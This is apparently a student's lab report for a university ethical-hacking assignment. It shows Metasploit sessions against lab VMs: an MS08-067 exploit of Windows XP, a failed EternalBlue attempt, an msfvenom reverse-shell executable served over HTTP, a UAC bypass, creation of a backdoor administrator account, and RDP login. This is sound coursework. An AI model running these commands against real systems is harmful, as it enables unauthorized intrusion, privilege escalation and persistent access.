CYSE 301: Cybersecurity Technique and Operations

Assignment 4: Ethical Hacking

At the end of this module, each student must submit a report indicating the completion of the following tasks. **Make sure you take screenshots as proof**.


You need to power on the following VMs for this assignment.

- **Internal Kali (Attacker)**
- pfSense VM (power on only)
- Windows XP, Windows Server 2022, or Windows 7 (depending on the subtasks).

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)


In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using the nmap command to identify open ports and services.
2. Identify the SMB port number (default: 445) and confirm that it is open.




```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-29 22:40 EDT
Nmap scan report for 192.168.10.14
Host is up (0.11s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o
:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.46 seconds

┌──(root㉿kali)-[~]
└─#
```

3. Launch Metasploit Framework and search for the exploit module: ***ms08_067_netapi***
4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.
5. Use ***5525*** as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.




```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 5525
LPORT => 5525
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.10.14
RHOSTS => 192.168.10.14
msf6 exploit(windows/smb/ms08_067_netapi) > set paylod windows/meterpreter/re
verse_tcp
[!] Unknown datastore option: paylod. Did you mean PAYLOAD?
paylod => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/r
everse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.10.14    yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSV
                                       C)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.217.3    yes       The listen address (an interface ma
                                        y be specified)
   LPORT     5525             yes       The listen port


Exploit target:
```

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.



```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.217.3:5525
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:5525 → 192.168.217.2:29682) at 2025-03-29 22:51:48 -0400

meterpreter > 
```

7. [Post-exploitation] In the meterpreter shell, display the target system's local date and time.
8. [Post-exploitation] In the meterpreter shell, get the SID of the user.
9. [Post-exploitation] In the meterpreter shell, get the current process identifier.
10. [Post-exploitation] In the meterpreter shell, get system information about the target.



Attacker Kali - External Workstation on CY301-ELAS001 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Status: Running

```
    play          play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > localtime
Local Date/Time: 2025-03-29 22:05:36.837 Eastern Standard Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getpid
Current pid: 1204
meterpreter > sysinfo
Computer        : ORG-JLF9I0GWXFM
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit (10 pt)

In this task, try to use the same steps as shown in the class / video (for online students) lecture to exploit the **EternalBlue** vulnerability on Windows Server 2022. You **may or may not** establish a reverse shell connection to the Windows Server 2022. Document your steps and show me your results.

You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.




```
                                    d Standard 7 target machines.
  SMBPass                   no      (Optional) The password for the specified username
  SMBUser                   no      (Optional) The username to authenticate as
  VERIFY_ARCH    true       yes     Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded St
                                    andard 7 target machines.
  VERIFY_TARGET  true       yes     Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 t
                                    arget machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.217.3    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.10.19
RHOSTS => 192.168.10.19
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 5525
LPORT => 5525
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.217.3:5525
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445     - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.10.19:445     - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

For task B I got a “target is not vulnerable error,” even with the RHOSTS and LPORT correctly set.

Task C. Exploit Windows 7 with a deliverable payload (70 pt).

In this task, you need to create an executable payload with the required configurations below.

1. Once your payload is ready, you should upload it to the web server running on Kali Linux and, download the payload from Windows 7, then execute it on the target to make a reverse shell. Of course, don't forget to configure options in your Metasploit framework on Kali Linux before the payload is triggered on the target VM. **(10 pt)**.




Index of /

```
Name           Last modified     Size Description
elasi001.exe   2025-03-29 23:40  72K
Apache/2.4.58 (Debian) Server at 192.168.217.3 Port 80
```

```
┌──(root㉿kali)-[~]
└─# cp calculator.exe /var/www/html
cp: cannot stat 'calculator.exe': No such file or directory

┌──(root㉿kali)-[~]
└─# ls
Desktop    Downloads     Music     Public         Templates
Documents  elasi001.exe  Pictures  shared-drives  Videos

┌──(root㉿kali)-[~]
└─# cp elasi001.exe /var/www/html

┌──(root㉿kali)-[~]
└─# ls /var/www/html
elasi001.exe  index.html  index.nginx-debian.html

┌──(root㉿kali)-[~]
└─# rm /var/www/html/index.*

┌──(root㉿kali)-[~]
└─# ls /var/www/html
elasi001.exe

┌──(root㉿kali)-[~]
└─# 
```

The requirements for your payload are :


- Payload Name: Use your MIDAS ID (for example, **svatsa.exe**) **(5pt)**
- Listening port: ***5525*** **(5pt)**




```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.217.3 lport=552
5 -f exe -o elasi001.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: elasi001.exe

┌──(root㉿kali)-[~]
└─# 
```

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(10 pt)**




```
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LPORT 5525
LPORT ⇒ 5525
msf6 exploit(multi/handler) > set LHOST 192.168.217.3
LHOST ⇒ 192.168.217.3
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.217.3:5525
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:5525 → 192.168.217.2:4305) at 2025-03-29 23:46:16 -0400

meterpreter > screenshot
Screenshot saved to: /root/GfbauCuj.jpeg
meterpreter > █
```



3. Create a text file on the attacker Kali named "YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. **(10 pt)**


For some reason I kept getting “access is denied” errors on this one.



```
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:5525 → 192.168.217.2:4305) at 2025-03-2

meterpreter > screenshot
Screenshot saved to: /root/GfbauCuj.jpeg
meterpreter > upload elasi001.txt C:\\Users\\Public\\Desktop\\elasi001.txt
[*] Uploading  : /root/elasi001.txt → C:\Users\Public\Desktop\elasi001.txt
[-] core_channel_open: Operation failed: Access is denied.
meterpreter > upload elasi001.txt C:\\Users\\Public\\Desktop\\elasi001.txt
[*] Uploading  : /root/elasi001.txt → C:\Users\Public\Desktop\elasi001.txt
[-] core_channel_open: Operation failed: Access is denied.
meterpreter > █
```

[Privilege escalation]


4. Background your current session, then gain administrator-level privileges on the remote system (**10 pt**).



```
Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION    1                yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.217.3    yes       The listen address (an interface may be specified)
   LPORT     5525             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


View the full module info with the info, or info -d command.

msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.217.3:5525
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 2 opened (192.168.217.3:5525 → 192.168.217.2:7007) at 2025-03-30 00:08:43 -0400

meterpreter > 
```


Attacker Kali - External Workstation on CY301-ELA3001 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Status: Running
Attacker Kali - Exter...
Windows 7 on CY3...
12:09 AM
3/30/2025

5. After you escalate the privilege, complete the following tasks:
   a. Create a malicious account with your name and add this account to the administrator group. <u>You need to complete this step on the Attacker Side</u>. **(10 pt)**



```
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 2 opened (192.168.217.3:5525 → 192.168.217.2:7007) at 2025-03-30 00:08:43 -0400

meterpreter > shell
Process 3560 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32>net user /add Ethan test@123
net user /add Ethan test@123
The command completed successfully.


C:\Windows\System32>net localgroup administrator Ethan /add
net localgroup administrator Ethan /add
System error 1376 has occurred.

The specified local group does not exist.


C:\Windows\System32>net localgroup administrators Ethan /add
net localgroup administrators Ethan /add
The command completed successfully.


C:\Windows\System32>
```

   b. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. **(10 pt) You may follow the pdf for Pen testing**



```
┌──(root㉿kali)-[~]
└─# rdesktop -u Ethan -p test@123 192.168.
Autoselecting keyboard map 'en-us' from lc

ATTENTION! The server uses and invalid sec
trusted for
the following identified reasons(s);

 1. Certificate issuer is not trusted by t

     Issuer: CN=WINDOWS7


Review the following certificate info befc
xception.
If you do not trust the certificate the cc

    Subject: CN=WINDOWS7
     Issuer: CN=WINDOWS7
 Valid From: Sun Jan 26 07:03:26 2025
         To: Mon Jul 28 08:03:26 2025

  Certificate fingerprints:

       sha1: f14fb02829dcfe0120a0cca7d337f
     sha256: a913a6855f7d58e2cc8b44ad4b0d5


Do you trust this certificate (yes/no)? ye
Failed to initialize NLA, do you have cor
Core(warning): Certificate received from s
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Ur
Clipboard(error): xclip_handle_SelectionNc
```

Computer ▸ Local Disk (C:) ▸ Users ▸ Window 7 ▸

Name	Date modified	Type	Size
.zenmap	2/24/2020 10:09 AM	File folder	
Contacts	8/23/2017 11:15 AM	File folder	
